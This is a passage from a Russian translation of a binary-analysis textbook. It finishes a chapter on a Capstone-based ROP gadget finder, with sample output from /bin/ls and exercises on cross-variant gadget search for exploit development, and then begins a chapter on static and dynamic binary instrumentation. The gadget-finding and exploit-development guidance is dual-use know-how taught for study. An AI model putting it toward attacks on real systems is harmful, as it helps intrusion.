  return (g == CS_GRP_JUMP) || (g == CS_GRP_CALL)
            || (g == CS_GRP_RET) || (g == CS_GRP_IRET);
}

bool
is_cs_cflow_ins(cs_insn *ins)
{
  for(size_t i = 0; i < ins->detail->groups_count; i++) {
    if(is_cs_cflow_group(ins->detail->groups[i])) {
      return true;
    }
  }

  return false;
}

bool
is_cs_ret_ins(cs_insn *ins)
{
  switch(ins->id) {
  case X86_INS_RET:
     return true;
  default:
     return false;
  }
}
```

Средство поиска гаджетов в листинге 8-11 не вводит новых понятий Capstone. Функция `main` та же, что была в линейном и рекурсивном дизассемблерах, а вспомогательные функции `is_cs_cflow_group`, `is_cs_cflow_ins` и `is_cs_ret_ins` похожи на уже рассмотренные. Функция дизассемблирования Capstone `cs_disasm_iter` также вам знакома. Интересная особенность средства поиска гаджетов заключается в том, что оно применяет Capstone для анализа бинарного файла способом, недоступным стандартному линейному или рекурсивному дизассемблеру. Вся функциональность поиска гаджетов реализована в функциях `find_gadgets` и `find_gadgets_at_root`, поэтому сосредоточимся на них.

Поиск корней и отображение гаджетов

Функция `find_gadgets` вызывается из `main` и начинается знакомым образом. Сначала она загружает секцию `.text` и инициализирует Capstone в режиме подробного дизассемблирования. После инициализации `find_gadgets` перебирает каждый байт `.text` и проверяет, равен ли он `0xc3` - коду операции инструкции x86 `ret`.[7] Концептуально каждая такая инструкция является потенциальным "корнем" одного или нескольких гаджетов, которые можно найти обратным поиском от этого корня. Все гаджеты, завершающиеся конкретной инструкцией `ret`, можно представить как дерево с корнем в этой инструкции. Для нахождения всех гаджетов, связанных с определённым корнем, предусмотрена отдельная функция `find_gadgets_at_root`, которую мы вскоре разберём.

Все гаджеты добавляются в структуру данных C++ `map`, сопоставляющую каждому уникальному гаджету - в виде `string` - набор адресов, по которым он встречается. Само добавление гаджетов в `map` выполняет функция `find_gadgets_at_root`. После окончания поиска `find_gadgets` печатает полное отображение гаджетов, очищает ресурсы и возвращает управление.

Поиск всех гаджетов для заданного корня

Как уже говорилось, функция `find_gadgets_at_root` находит все гаджеты, завершающиеся заданной корневой инструкцией. Сначала она выделяет буфер инструкции, необходимый при использовании `cs_disasm_iter`. Затем начинается цикл обратного поиска от корневой инструкции: он стартует за один байт до адреса корня и в каждой итерации уменьшает адрес поиска, пока не удалится от корня на 15 × 5 байтов. Почему именно 15 × 5? Нужны гаджеты длиной не более пяти инструкций, а инструкции x86 никогда не состоят более чем из 15 байтов, поэтому дальше 15 × 5 байтов назад от любого корня искать не потребуется.

Для каждого смещения поиска средство выполняет линейный проход дизассемблирования. В отличие от прежнего примера линейного дизассемблирования, здесь каждый проход выполняется функцией Capstone `cs_disasm_iter`. Причина в том, что средство поиска гаджетов должно не дизассемблировать весь буфер сразу, а проверять ряд условий остановки после каждой инструкции.

Во-первых, при встрече с недопустимой инструкцией линейный проход прерывается, гаджет отбрасывается, а обработка продолжается со следующего адреса поиска, от которого начинается новый линейный проход. Проверять недопустимые инструкции важно, поскольку гаджеты по невыровненным смещениям часто недопустимы.

Проход также прерывается, если встречена инструкция с адресом после корня. Возможно, вы спросите, как дизассемблирование может достичь инструкции за корнем, прежде не встретив сам корень. Вспомните, что некоторые дизассемблируемые адреса не выровнены относительно обычного потока инструкций. Поэтому при дизассемблировании многобайтовой невыровненной инструкции корневая инструкция может быть поглощена как часть кода операции или операндов невыровненной инструкции и вовсе не появиться в невыровненном потоке.

Наконец, средство прекращает дизассемблировать заданный гаджет, если находит инструкцию передачи управления, отличную от возврата. В самом деле, гаджет проще использовать, если в нём нет передачи управления, кроме завершающей инструкции возврата.[8] Кроме того, отбрасываются гаджеты, длина которых превышает установленный максимум.

Если ни одно условие остановки не выполнено, вновь дизассемблированная инструкция `cs_ins` добавляется к строке, содержащей построенную к этому моменту часть гаджета. Когда анализ достигает корневой инструкции, гаджет завершён и добавляется в `map` гаджетов. Рассмотрев все возможные начальные точки около корня, `find_gadgets_at_root` заканчивает работу и возвращает управление главной функции `find_gadgets`, которая переходит к следующей корневой инструкции, если такие ещё остались.

Запуск средства поиска гаджетов

Интерфейс командной строки средства поиска гаджетов такой же, как у инструментов дизассемблирования. В листинге 8-12 показан ожидаемый вид вывода.

Листинг 8-12. Пример вывода сканера ROP

```
$ ./capstone_gadget_finder /bin/ls | head -n 10
adc byte ptr [r8], r8b; ret                       [ 0x40b5ac ]
adc byte ptr [rax - 0x77], cl; ret                [ 0x40eb10 ]
adc byte ptr [rax], al; ret                       [ 0x40b5ad ]
adc byte ptr [rbp - 0x14], dh; xor eax, eax; ret  [ 0x412f42 ]
adc byte ptr [rcx + 0x39], cl; ret                [ 0x40eb8c ]
adc eax, 0x5c415d5b; ret                          [ 0x4096d7 0x409747 ]
add al, 0x5b; ret                                 [ 0x41254b ]
add al, 0xf3; ret                                 [ 0x404d8b ]
add al, ch; ret                                   [ 0x406697 ]
add bl, dh; ret ; xor eax, eax; ret               [ 0x40b4cf ]
```

В каждой строке вывода показана строка гаджета, за которой следуют адреса, где он найден. Например, по адресу `0x406697` находится гаджет `add al, ch; ret`, с помощью которого в полезной нагрузке ROP можно сложить значения регистров `al` и `ch`. Подобный обзор доступных гаджетов очень помогает выбирать подходящие гаджеты ROP при создании полезной нагрузки для эксплойта.

8.4. Итоги

Теперь вы должны достаточно уверенно владеть Capstone, чтобы начать создавать собственные специализированные дизассемблеры. Все примеры из этой главы присутствуют на виртуальной машине, прилагаемой к книге. Эксперименты с ними - хорошая отправная точка для свободного освоения API Capstone. Проверьте свои навыки специализированного дизассемблирования с помощью следующих упражнений и задач!

Упражнения

1. Обобщение дизассемблера

Все рассмотренные в этой главе инструменты настраивали Capstone только для дизассемблирования кода x64. Для этого в `cs_open` передавались архитектура `CS_ARCH_X86` и режим `CS_MODE_64`.

Обобщите эти инструменты, чтобы они автоматически выбирали правильные параметры Capstone для других архитектур, проверяя тип загруженного бинарного файла по полям `arch` и `bits` класса `Binary`, предоставленного загрузчиком. Чтобы определить, какие значения архитектуры и режима передавать Capstone, помните: файл `/usr/include/capstone/capstone.h` содержит списки всех возможных значений `cs_arch` и `cs_mode`.

2. Явное обнаружение перекрывающихся блоков

Хотя пример рекурсивного дизассемблера способен обрабатывать перекрывающиеся базовые блоки, он явно не предупреждает о наличии перекрывающегося кода. Расширьте дизассемблер так, чтобы он сообщал пользователю, какие блоки перекрываются.

3. Межвариантное средство поиска гаджетов

При компиляции программы из исходного кода полученный бинарный файл может существенно различаться в зависимости от версии компилятора, параметров компиляции или целевой архитектуры. Кроме того, процесс эксплуатации усложняют стратегии рандомизации, укрепляющие бинарные файлы изменением распределения регистров или перестановкой кода. Это означает, что при разработке эксплойта - например, ROP - не всегда известно, какой бинарный "вариант" программы работает на целевой системе. Например, целевой сервер скомпилирован с помощью gcc или llvm? Он 32-разрядный или 64-разрядный? При неверном предположении эксплойт, скорее всего, не сработает.

В этом упражнении нужно расширить средство поиска гаджетов ROP, чтобы оно принимало два или более бинарных файла, представляющих разные варианты одной программы. Оно должно выводить список VMA, содержащих пригодные гаджеты во всех вариантах. Новое средство должно сканировать каждый входной бинарный файл, но выводить только те адреса, где гаджет присутствует во всех файлах, а не лишь в некоторых. Для каждого выданного VMA гаджеты также должны выполнять сходные операции. Например, они будут содержать инструкцию `add` или `mov`. Реализация пригодного понятия сходства - часть задачи. В результате должно получиться межвариантное средство поиска гаджетов, с помощью которого можно разрабатывать эксплойты, одновременно работающие с несколькими вариантами одной программы!

Чтобы проверить средство, создайте варианты выбранной программы, несколько раз скомпилировав её с разными параметрами или разными компиляторами.

Примечания

[1] [назад] Если вы всё ещё не убеждены, загрузите с сайта вроде crackmes.cf несколько программ crackme с перекрывающимися инструкциями и попробуйте выполнить их обратную разработку!
[2] [назад] Обфускаторы часто пытаются запутать статические дизассемблеры ложными путями кода, недостижимыми во время выполнения. Для этого они строят ветвления вокруг предикатов, которые всегда истинны или всегда ложны, но для дизассемблера это не очевидно. Такие непрозрачные предикаты обычно основаны на теоретико-числовых тождествах или задачах псевдонимии указателей.
[3] [назад] glibc - библиотека GNU C, используемая практически всеми программами C, скомпилированными на платформах GNU/Linux, а потому тщательно оптимизированная.
[4] [назад] capstone-engine.org
[5] [назад] Чтобы действительно обобщить дизассемблер, следует проверять тип загруженного файла по полям `arch` и `bits` класса `Binary`, предоставленного загрузчиком, а затем выбирать соответствующие параметры Capstone. Ради простоты пример поддерживает только одну жёстко заданную архитектуру.
[6] [назад] Более современные варианты ROP используют не только инструкции возврата, но и другие косвенные переходы, например косвенные инструкции перехода и вызова. Для наших целей будут рассматриваться лишь традиционные гаджеты ROP.
[7] [назад] Для простоты я не учитывал коды операций `0xc2`, `0xca` и `0xcb`, соответствующие другим, менее распространённым видам инструкций возврата.
[8] [назад] На практике могут быть интересны и гаджеты с косвенными вызовами, поскольку их можно использовать для вызова библиотечных функций наподобие `execve`. Расширить средство поиска для таких гаджетов несложно, но ради простоты я их здесь опустил.

Глава 9. Бинарное инструментирование

В главе 7 вы изучили несколько способов изменения и дополнения бинарных программ. Хотя эти способы сравнительно просты в применении, они ограничивают объём нового кода, который можно вставить в бинарный файл, и места его вставки. В этой главе вы познакомитесь с методом бинарного инструментирования, позволяющим вставлять практически неограниченный объём кода в любое место бинарного файла, чтобы наблюдать или изменять его поведение.

После краткого обзора бинарного инструментирования я расскажу, как реализовать статическое бинарное инструментирование (static binary instrumentation, SBI) и динамическое бинарное инструментирование (dynamic binary instrumentation, DBI) - два вида бинарного инструментирования с разными компромиссами. Наконец, вы научитесь создавать собственные инструменты бинарного инструментирования с помощью Pin, популярной системы DBI компании Intel.

9.1. Что такое бинарное инструментирование?

Вставка нового кода в любую точку существующего бинарного файла для наблюдения за его поведением или какого-либо изменения этого поведения называется инструментированием бинарного файла. Место добавления нового кода называется точкой инструментирования, а добавленный код - инструментирующим кодом.

Предположим, например, что нужно узнать, какие функции бинарного файла вызываются чаще всего, чтобы сосредоточиться на их оптимизации. Для этого можно инструментировать все инструкции `call` в бинарном файле,[1] добавив код, который записывает адрес назначения вызова, чтобы при исполнении инструментированный файл выдавал список вызванных функций.

Хотя этот пример лишь наблюдает за поведением бинарного файла, поведение можно и изменять. Например, защиту от атак с перехватом потока управления можно усилить, инструментировав все косвенные передачи управления - такие как `call rax` и `ret` - кодом, проверяющим, входит ли адрес назначения в набор ожидаемых адресов. Если нет, исполнение прекращается и подаётся сигнал тревоги.[2]

9.1.1. API бинарного инструментирования

Универсальное бинарное инструментирование, позволяющее добавлять новый код в любую точку бинарного файла, гораздо труднее правильно реализовать, чем простые методы модификации из главы 7. Вспомните: нельзя просто вставить новый код в существующую секцию кода, поскольку он сдвинет старый код на другие адреса и тем самым нарушит ссылки на него. Найти и исправить все существующие ссылки после перемещения кода практически невозможно: бинарные файлы не содержат сведений о расположении этих ссылок, а надёжно отличить адреса, на которые действительно ссылаются, от похожих на адреса констант нельзя.

К счастью, существуют универсальные платформы бинарного инструментирования, которые берут на себя все сложности реализации и предоставляют сравнительно простые API для создания инструментов. Как правило, эти API позволяют устанавливать обратные вызовы инструментирующего кода в выбранных вами точках инструментирования.

Позднее в этой главе вы увидите два практических примера бинарного инструментирования с помощью Pin, популярной платформы бинарного инструментирования. Сначала Pin будет использована для реализации профилировщика, который собирает статистику исполнения бинарного файла, помогающую оптимизации. Затем с её помощью будет создан автоматический распаковщик, упрощающий деобфускацию упакованных бинарных файлов.[3]

Платформы бинарного инструментирования делятся на два класса: статические и динамические. Сначала обсудим различия между ними, а затем разберём низкоуровневые принципы их работы.

9.1.2. Статическое и динамическое бинарное инструментирование

Статическое и динамическое бинарное инструментирование по-разному решают проблемы вставки и перемещения кода. SBI применяет методы переписывания бинарных файлов, чтобы навсегда изменять файлы на диске. Различные подходы к переписыванию, используемые платформами SBI, будут рассмотрены в разделе 9.2.

DBI, напротив, вообще не изменяет бинарные файлы на диске, а наблюдает за ними во время исполнения и на лету вставляет новые инструкции в поток команд. Преимущество этого подхода в отсутствии проблем перемещения кода. Инструментирующий код внедряется только в поток команд, а не в секцию кода бинарного файла в памяти, поэтому ссылки не нарушаются. Обратная сторона в том, что инструментирование DBI во время исполнения требует больше вычислений, и инструментированный файл замедляется сильнее, чем при SBI.

В табл. 9-1 сведены основные преимущества и недостатки SBI и DBI: преимущества отмечены знаком +, а недостатки - знаком -.

Таблица 9-1. Компромиссы динамического и статического бинарного инструментирования

	Динамическое инструментирование		**Статическое инструментирование**
-	Сравнительно медленное (в 4 раза или более)	+	Сравнительно быстрое (от 10% до 2 раз)
-	Зависит от библиотеки и инструмента DBI	+	Автономный бинарный файл
+	Прозрачно инструментирует библиотеки	-	Библиотеки нужно инструментировать явно
+	Обрабатывает динамически создаваемый код	-	Динамически создаваемый код не поддерживается
+	Можно динамически подключать и отключать	-	Инструментирует всё исполнение
+	Дизассемблирование не требуется	-	Подвержено ошибкам дизассемблирования
+	Прозрачно, изменять бинарный файл не нужно	-	Переписывание бинарного файла чревато ошибками
+	Символы не требуются	-	Для минимизации ошибок предпочтительны символы

Как видно, анализ и инструментирование DBI во время исполнения замедляют программу в четыре раза или более, тогда как SBI даёт замедление от 10 процентов до двух раз. Учтите, что это приблизительные цифры: фактическое замедление может значительно различаться в зависимости от потребностей инструментирования и качества реализации инструмента. Кроме того, инструментированные посредством DBI бинарные файлы сложнее распространять: вместе с самим файлом необходимо поставлять платформу DBI и инструмент, содержащий инструментирующий код. Инструментированные посредством SBI файлы, напротив, автономны, и после инструментирования их можно распространять обычным образом.

Важное преимущество DBI заключается в гораздо большей простоте применения по сравнению с SBI. Поскольку DBI инструментирует во время исполнения, она автоматически учитывает все исполняемые инструкции: как из исходного бинарного файла, так и из используемых им библиотек. При SBI, напротив, приходится явно инструментировать и распространять все используемые бинарным файлом библиотеки, если только вы не готовы оставить их без инструментирования. Работа DBI с исполняемым потоком команд означает также поддержку динамически создаваемого кода, недоступного SBI, например JIT-компилируемого или самомодифицирующегося кода.

Кроме того, платформы DBI обычно могут динамически подключаться к процессам и отключаться от них подобно отладчикам. Это удобно, например, если требуется наблюдать лишь часть исполнения долго работающего процесса. С DBI можно просто подключиться к процессу, собрать нужные сведения, а затем отключиться, вновь оставив процесс работать в обычном режиме. При SBI это невозможно: инструментируется либо всё исполнение, либо ничего.

Наконец, DBI гораздо менее подвержено ошибкам, чем SBI. Для инструментирования SBI дизассемблирует бинарный файл, а затем вносит необходимые изменения. Поэтому ошибки дизассемблирования легко приводят к ошибкам инструментирования, потенциально вызывая неверные результаты или даже нарушая работу файла. У DBI такой проблемы нет, поскольку дизассемблирование ей не требуется: она просто наблюдает инструкции в момент их исполнения и потому гарантированно видит правильный поток команд.[4] Чтобы уменьшить вероятность ошибок дизассемблирования, многие платформы SBI требуют наличия символов, тогда как у DBI такого требования нет.[5]

Как уже говорилось, переписывание бинарных файлов в SBI и инструментирование во время исполнения в DBI можно реализовать разными способами. В следующих двух разделах рассмотрим наиболее распространённые способы реализации SBI и DBI соответственно.

9.2. Статическое бинарное инструментирование

Статическое бинарное инструментирование дизассемблирует бинарный файл, добавляет необходимый инструментирующий код и навсегда сохраняет обновлённый файл на диске. Среди известных платформ SBI - PEBIL[6] и Dyninst,[7] причём последняя поддерживает как DBI, так и SBI. PEBIL требует наличия символов, а Dyninst - нет. Учтите, что и PEBIL, и Dyninst являются исследовательскими инструментами, поэтому их документация уступает документации продукта промышленного качества.

Главная сложность реализации SBI - найти способ добавить инструментирующий код и переписать бинарный файл, не нарушив существующие ссылки на код или данные. Рассмотрим два распространённых решения этой задачи, которые я называю подходом `int 3` и подходом с трамплином. На практике механизмы SBI могут сочетать элементы обоих методов или применять совершенно иной метод.

9.2.1. Подход int 3

Название подхода `int 3` происходит от инструкции x86 `int 3`, с помощью которой отладчики реализуют программные точки останова. Чтобы показать, зачем нужна `int 3`, сначала рассмотрим подход SBI, который в общем случае не работает.

Наивная реализация SBI

Учитывая практическую невозможность исправить все ссылки на перемещённый код, ясно, что SBI не может хранить инструментирующий код непосредственно внутри существующей секции кода. Поскольку в существующих секциях нет места для произвольного объёма нового кода, подходы SBI должны хранить инструментирующий код отдельно - например, в новой секции или разделяемой библиотеке, - а затем каким-либо образом передавать ему управление при достижении точки инструментирования. Можно предложить решение, показанное на рис. 9-1.




Рис. 9-1. Неуниверсальный подход SBI, использующий `jmp` для подключения точек инструментирования

В крайнем левом столбце рис. 9-1 показан фрагмент исходного неинструментированного кода. Предположим, нужно инструментировать инструкцию `mov edx,0x1`, добавив код, который выполняется до и после неё. Поскольку встроить новый код негде, инструкция `mov edx,0x1` заменяется переходом `jmp` к инструментирующему коду, хранящемуся в отдельной секции кода или библиотеке. Сначала инструментирующий код выполняет добавленный вами код предварительного инструментирования, то есть код, исполняющийся перед исходной инструкцией. Затем выполняются исходная инструкция `mov edx,0x1` и код последующего инструментирования. Наконец, инструментирующий код переходит обратно к инструкции, следующей за точкой инструментирования, возобновляя обычное исполнение.

Обратите внимание: если код предварительного или последующего инструментирования изменяет содержимое регистров, это может непреднамеренно повлиять на другие части программы. Поэтому платформы SBI сохраняют состояние регистров перед выполнением добавленного кода и восстанавливают его после, если вы явно не сообщили платформе SBI, что хотите изменить состояние регистров.

Как видно, подход с рис. 9-1 - простой и изящный способ выполнить произвольный объём выбранного кода до или после любой инструкции. В чём же его проблема? Дело в том, что инструкции `jmp` занимают несколько байтов; для перехода к инструментирующему коду обычно требуется 5-байтовая инструкция `jmp`, состоящая из одного байта кода операции и 32-разрядного смещения.

При инструментировании короткой инструкции переход `jmp` к инструментирующему коду может оказаться длиннее заменяемой инструкции. Например, инструкция `xor esi,esi` в левом верхнем углу рис. 9-1 занимает всего 2 байта, поэтому заменяющий её 5-байтовый `jmp` перезапишет и повредит часть следующей инструкции. Нельзя решить проблему, просто включив следующую перезаписанную инструкцию в инструментирующий код, поскольку она может быть адресом назначения перехода. Все направленные к ней переходы попадут в середину вставленной инструкции `jmp` и нарушат работу бинарного файла.

Так мы возвращаемся к инструкции `int 3`. С её помощью можно инструментировать короткие инструкции, в которые не помещаются многобайтовые переходы.

Решение проблемы многобайтового перехода с помощью int 3

Инструкция x86 `int 3` вызывает программное прерывание, которое программы пользовательского пространства - например, библиотеки SBI или отладчики - могут перехватить в Linux в форме сигнала `SIGTRAP`, доставленного операционной системой. Ключевая особенность `int 3` в том, что её длина составляет всего 1 байт, поэтому ею можно перезаписать любую инструкцию, не опасаясь повредить соседнюю. Код операции `int 3` - `0xcc`.

С точки зрения SBI, чтобы инструментировать инструкцию посредством `int 3`, достаточно перезаписать её первый байт значением `0xcc`. При возникновении `SIGTRAP` API Linux `ptrace` позволяет узнать адрес прерывания, а следовательно, адрес точки инструментирования. Затем можно вызвать соответствующий этой точке инструментирующий код, как на рис. 9-1.

С чисто функциональной точки зрения `int 3` - идеальный способ реализации SBI: он прост и не требует перемещения кода. К сожалению, программные прерывания наподобие `int 3` медленны и создают чрезмерные накладные расходы в инструментированном приложении. Кроме того, подход `int 3` несовместим с программами, которые уже отлаживаются с помощью точек останова `int 3`. Поэтому на практике многие платформы SBI применяют более сложные, но быстрые методы переписывания, например подход с трамплином.

9.2.2. Подход с трамплином

В отличие от подхода `int 3`, подход с трамплином вообще не пытается непосредственно инструментировать исходный код. Вместо этого он создаёт копию всего исходного кода и инструментирует только её. Идея в том, что ссылки на код и данные не нарушаются, поскольку они по-прежнему указывают на исходные, неизменённые адреса. Чтобы бинарный файл исполнял инструментированный, а не исходный код, применяются инструкции `jmp`, называемые трамплинами: они перенаправляют исходный код в инструментированную копию. Всякий раз, когда вызов или переход передаёт управление какой-либо части исходного кода, расположенный там трамплин немедленно переходит к соответствующему инструментированному коду.

Подход поясняет пример на рис. 9-2. Слева показан неинструментированный бинарный файл, а справа - его преобразование после инструментирования.




Рис. 9-2. Статическое бинарное инструментирование с трамплинами

Предположим, исходный неинструментированный бинарный файл содержит две функции - `f1` и `f2`. На рис. 9-2 показан следующий код функции `f1`. Содержимое `f2` для этого примера неважно.

```
<f1>:
  test edi,edi
  jne _ret
  xor eax,eax
  call f2
_ret:
  ret
```

При инструментировании бинарного файла посредством трамплинов механизм SBI создаёт копии всех исходных функций, помещает их в новую секцию кода - на рис. 9-2 она называется `.text.instrum` - и перезаписывает первую инструкцию каждой исходной функции трамплином `jmp`, переходящим в соответствующую копию. Например, механизм SBI переписывает исходную `f1` следующим образом, перенаправляя её в `f1_copy`:

```
<f1>:
   jmp f1_copy
   ; junk bytes
```

Трамплин представляет собой 5-байтовую инструкцию `jmp`, поэтому может частично перезаписать и повредить несколько инструкций, образовав сразу после трамплина "мусорные байты". Обычно это не создаёт проблем для подхода с трамплином, поскольку он гарантирует, что повреждённые инструкции никогда не исполняются. Случаи, в которых это может пойти не так, будут рассмотрены в конце раздела.

Поток управления трамплина

Чтобы лучше понять поток управления программы, инструментированной посредством трамплинов, вернёмся к правой части рис. 9-2 и предположим, что исходная функция `f1` только что была вызвана. Сразу после вызова `f1` трамплин переходит в `f1_copy` - инструментированную версию `f1`. За трамплином могут находиться мусорные байты, но они не исполняются.

Механизм SBI вставляет несколько инструкций `nop` в каждую возможную точку инструментирования внутри `f1_copy`. Благодаря этому для инструментирования инструкции достаточно перезаписать инструкции `nop` в соответствующей точке переходом `jmp` или вызовом `call` к фрагменту инструментирующего кода. Обратите внимание: и вставка `nop`, и инструментирование выполняются статически, а не во время исполнения. На рис. 9-2 все области `nop`, кроме последней непосредственно перед инструкцией `ret`, не используются; вскоре я объясню последнюю.

Чтобы относительные переходы оставались правильными, несмотря на смещение кода из-за новых инструкций, механизм SBI исправляет смещения всех относительных инструкций `jmp`. Кроме того, он заменяет все 2-байтовые относительные инструкции `jmp` с 8-разрядным смещением соответствующим 5-байтовым вариантом с 32-разрядным смещением. Это необходимо потому, что после смещения кода в `f1_copy` расстояние между инструкциями `jmp` и их адресами назначения может перестать помещаться в 8 разрядов.

Аналогичным образом механизм SBI переписывает прямые вызовы, например `call f2`, чтобы они были направлены в инструментированную, а не исходную функцию. Учитывая такое переписывание прямых вызовов, можно спросить, зачем вообще нужны трамплины в начале каждой исходной функции. Они необходимы для поддержки косвенных вызовов, как будет объяснено далее.

Теперь предположим, что механизму SBI велено инструментировать каждую инструкцию `ret`. Для этого он перезаписывает зарезервированные инструкции `nop` переходом `jmp` или вызовом `call` к вашему инструментирующему коду. В примере на рис. 9-2 инструментирующий код - функция `hook_ret`, помещённая в разделяемую библиотеку и достигаемая вызовом `call`, который механизм SBI разместил в точке инструментирования.

Функция `hook_ret` сначала сохраняет состояние, например содержимое регистров, а затем выполняет заданный вами инструментирующий код. Наконец, она восстанавливает сохранённое состояние и возобновляет обычное исполнение, возвращаясь к инструкции после точки инструментирования.

Теперь, когда вы увидели, как подход с трамплином переписывает инструкции прямой передачи управления, рассмотрим обработку косвенной передачи управления.

Обработка косвенной передачи управления

Поскольку инструкции косвенной передачи управления направлены по динамически вычисляемым адресам, у механизмов SBI нет надёжного способа статически перенаправить их. Подход с трамплином позволяет косвенной передаче прийти в исходный неинструментированный код и с помощью размещённых там трамплинов перехватывает и перенаправляет поток обратно в инструментированный код. На рис. 9-3 показана обработка двух видов косвенной передачи управления: косвенных вызовов функций и косвенных переходов, реализующих операторы C/C++ `switch`.




Рис. 9-3. Косвенные передачи управления в статически инструментированном бинарном файле: (a) косвенный вызов; (b) косвенный переход через неисправленную таблицу переходов (реализация `switch`)

